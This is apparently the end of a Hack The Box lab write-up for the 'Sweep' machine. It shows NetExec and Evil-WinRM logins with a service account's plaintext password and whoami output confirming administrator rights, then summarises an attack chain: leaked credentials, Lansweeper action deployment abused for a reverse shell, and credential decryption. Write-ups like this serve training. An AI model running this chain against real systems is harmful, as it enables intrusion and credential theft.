SMB         10.129.234.177  445    INVENTORY        [*] Windows Server 2022 Build 20348 x64 (name:INVENTORY) (domain:sweep.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.234.177  445    INVENTORY        [+] sweep.vl\svc_inventory_win:4^56!sK&}eA? (Pwn3d!)

┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Sweep]
└─$ nxc winrm inventory.sweep.vl -u svc_inventory_win -p '4^56!sK&}eA?'
WINRM       10.129.234.177  5985   INVENTORY        [*] Windows Server 2022 Build 20348 (name:INVENTORY) (domain:sweep.vl)
WINRM       10.129.234.177  5985   INVENTORY        [+] sweep.vl\svc_inventory_win:4^56!sK&}eA? (Pwn3d!)
Let's connect to the shell
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Sweep]
└─$ evil-winrm -i inventory.sweep.vl -u svc_inventory_win -p '4^56!sK&}eA?'


Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_inventory_win\Documents> whoami
sweep\svc_inventory_win
Privilege Escalation
Still checking the groups and privilege
*Evil-WinRM* PS C:\Users\svc_inventory_win\Documents> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                            Attributes
========================================== ================ ============================================== ===============================================================
Everyone                                   Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                     Alias            S-1-5-32-544                                   Mandatory group, Enabled by default, Enabled group, Group owner
BUILTIN\Users                              Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group
SWEEP\Lansweeper Discovery                 Group            S-1-5-21-4292653625-3348997472-4156797480-3101 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                    Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288
*Evil-WinRM* PS C:\Users\svc_inventory_win\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== =======
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Enabled
SeMachineAccountPrivilege                 Add workstations to domain                                         Enabled
SeSecurityPrivilege                       Manage auditing and security log                                   Enabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Enabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Enabled
SeSystemProfilePrivilege                  Profile system performance                                         Enabled
SeSystemtimePrivilege                     Change the system time                                             Enabled
SeProfileSingleProcessPrivilege           Profile single process                                             Enabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Enabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Enabled
SeBackupPrivilege                         Back up files and directories                                      Enabled
SeRestorePrivilege                        Restore files and directories                                      Enabled
SeShutdownPrivilege                       Shut down the system                                               Enabled
SeDebugPrivilege                          Debug programs                                                     Enabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Enabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeRemoteShutdownPrivilege                 Force shutdown from a remote system                                Enabled
SeUndockPrivilege                         Remove computer from docking station                               Enabled
SeEnableDelegationPrivilege               Enable computer and user accounts to be trusted for delegation     Enabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Enabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Enabled
SeTimeZonePrivilege                       Change the time zone                                               Enabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Enabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Enabled
This user is already a local administrator.
Description
Sweep is a Medium-difficulty Windows Active Directory machine centered around a Lansweeper asset management deployment. Initial enumeration reveals the target is a domain controller running Lansweeper on ports 81/82, with SMB guest access enabled. Unauthenticated SMB enumeration of the DefaultPackageShare$ share exposes a Lansweeper configuration script containing hardcoded credentials for a service account (svc_inventory_lnx). These credentials are used to authenticate against the Lansweeper web interface, where the attacker gains access to the administrative panel. Further enumeration of the Lansweeper application reveals a feature that allows arbitrary action deployment to managed assets, which is abused to execute a reverse shell payload on the server. With an initial foothold established, a custom PowerShell decryption script is uploaded to extract credentials stored in the encrypted Lansweeper web.config database connection string and the internal SQL database. Decryption of the database yields credentials for a second service account (svc_inventory_win), which holds local administrator privileges and WinRM access on the target. Connecting via Evil-WinRM with these credentials grants a shell as a member of BUILTIN\Administrators at High Mandatory Level integrity, with a full set of enabled privileges including SeImpersonatePrivilege and SeDebugPrivilege, completing the machine without requiring further privilege escalation steps.